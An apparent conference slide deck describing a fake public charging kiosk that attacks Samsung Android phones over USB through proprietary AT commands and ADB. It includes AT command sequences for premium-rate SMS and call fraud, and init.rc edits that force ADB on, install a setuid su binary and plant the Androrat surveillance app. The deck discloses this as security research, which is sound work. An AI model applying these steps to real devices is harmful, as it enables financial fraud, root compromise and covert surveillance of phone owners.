black hat
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CHARGE YOUR DEVICE WITH THE LATEST MALWARE

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Introduction

Increased usage of Smartphones

- New features like **phone banking**, **e-mail**, **GPS** and **Web Browsing**.

- Leads us to expose more **information**, that we think we hold as **private**.

Why Android

- Android composes 80 % of the market share.
- Possesses physical attack surface, like **USB** and **NFC**.
- **Open-Source**, it is in the best interest of the community to discover vulnerabilities

Android vendor customization

- **Good,** because allows vendors to differentiate their products, not just in terms of hardware, but also in software.

- **Bad** for security. Late or no patches. Extension of the attack surface.

Dangers of physical attacks through USB

- Often overlooked by security experts.
- Proved as a serious attack vector, with attacks such as Stuxnet.
- Incorporated in ubiquitous devices such as Android and USB pen drives.

Vulnerabilities

ADB enabled

- Stands as an interface through USB, between a computer and Android.

- With it we are able to install applications, access logcat, get shell access.

- It is estimated that 20% of the Android users have it enabled.

AT commands

- Today AT commands stand as a standard language to talk with the modem.
- Enables the usage of protocols like 3GPP and GSM.
- With the ability to issue these commands to the modem, we can issue calls, send SMS, obtain contacts inside the SIM card.


AT commands

- Today smartphones are composed by two processors, the **AP** (application processor) and the **BP** (Baseband processor)


- AT commands is the prefered interface for communication between these two processors.

Radio Interface Layer

- The RILD is responsible for handling the communication with the modem inside the AP.
- It provides an abstraction layer for the Android application to talk with the modem.
- Issues AT commands through Linux IP stack to the modem.



Radio Interface Layer



AT commands over USB

- Some manufacturers allow AT commands to be issued through the USB connection.


- Enables the connected PC to talk with the device's modem

- Poses a risk in the connection, since attackers could profit from it.

Samsung AT proprietary commands

- Added by Samsung, so that Kies software communicates over USB with the smartphone.
- To obtain **contacts**, **files**, **update firmware**.


Eavesdropped Kies USB communication - AT+PROF



SS		0
NG		0
SS	41 54 2B 50 52 4F 46 3...	21
SS	41 54 2B 50 52 4F 46 3...	21
NG		0
SS		0
SS	41 54 2B 50 52 4F 46 3...	21
SS		0
SS		0

```
0014]                                      Ascii
0 68 6F 6E 65 62 6F 6F 6B 22   AT+PROF="Phonebook"
```

Eavesdropped Kies USB communication - Get device info



	0
41 54 2B 44 45 56 43 4...	15
	0
	0
	0
2B 44 45 56 43 4F 4E 4...	226
	0
	0
	0
41 54 2B 50 52 4F 46 3...	11
41 54 2B 50 52 4F 46 3...	11
	0

	Ascii
D 0A	AT+DEVCONINFO..

Command AT+DEVCONINFO?

- One of the first used by Kies when trying to establish communication with the smartphone.

- Mounts the external storage.

- Returns relevant information such as the IMEI, and the device version.

Command AT+FUS?

- Places the device in download mode.

- Normally to place the device in such a way mechanical key pressing by the user is necessary.

Attack scenario

- Public fake charging kiosk
- Where large numbers of users are prone to be infected
- Easy acceptance by the victim

Implementation

Architecture

The system inside the public kiosk needs to:


- Match the vulnerabilities found in the device
- Be fully automated

We use a virtual machine to make use of two OS’s

- Host Windows 7
- Guest Xubuntu.

Windows 7 had to be the host, so that Odin has direct access to devices.

Architecture



Architecture

The script running on the guest (Xubuntu) is responsible for:

- Detecting plugged USB devices;
- Identifying the type of device;
- Communicating with the host, when Odin is necessary
- Copying data from the SD card

Architecture

The host (Windows 7) is responsible for:

- Communicating with the guest, to know which device to flash;
- Identifying the flash image that matches the device and its firmware;
- Identifying the correct version of Odin for flashing;
- Using GUI automation tools, like Pywinauto, to automate the process that needs GUI input;

Having the AT command interface.

- The purpose of the attack is to steal money from the victim.
- Issuing AT commands over USB to make calls and send SMS messages to added cost numbers.
- For SMS we issue:

```
AT+CMGF=1
AT+CMGS=+<ADDED_SMS_COST_NUMBER>
<SMS_TEXT>
```

- For calls we issue:

```
ATD + <ADDED_COST_CALL_NUMBER>
```

Flashing a compromised boot partition with “AT+FUS?”

Pre attack :

1. Unpack a boot partition
2. Add malicious code
3. Pack the altered boot partition

When attacking:

4. Flash it on the device

By changing the boot partition we accomplish three objectives

1. Make **ADB** always enabled.

2. Gain root access.

3. Install an uninstallable surveillance application.

1) Make ADB always enable

Change the init.rc file to have:

```
on property:persist.service.adb.enable=0
    ~~stop adbd~~
    start adbd
```

2) Have root access

Added the su binary to the boot partition and changed the init.rc file to have:

```
copy /su /system/xbin/su
chmod 06755 /system/xbin/su
chown root /system/xbin/su
```

3) Install an uninstallable surveillance application

Added androrat to the ramdisk and changed the init.rc with:

```
copy /androrat.apk /system/apps/androrat.apk
```

Tested devices

Verified the following devices by attack:

- Samsung GT-S5839i
- Samsung GT-I5500
- Samsung GT-S7500
- Samsung GT-S5830
- Samsung I9100
- Samsung S7560M
- Samsung I9300 Galaxy S3

Tested Antivirus apps.

We tested with several antivirus apps for Android, namely **AVG**, **Avast**, **CM Security** and **virus scanner**.

- **AVG** detected that Androrat was installed, but could not remove it.
- The rest didn’t detect anything wrong with the device.

Conclusion

- USB connection is a threat that should not be overlooked
- Vendor customization could lead to serious vulnerability
- Clearly these added features have dangers as shown
- They were designed that way and are not a bug in the system.

DEMO

Thank you

Questions?

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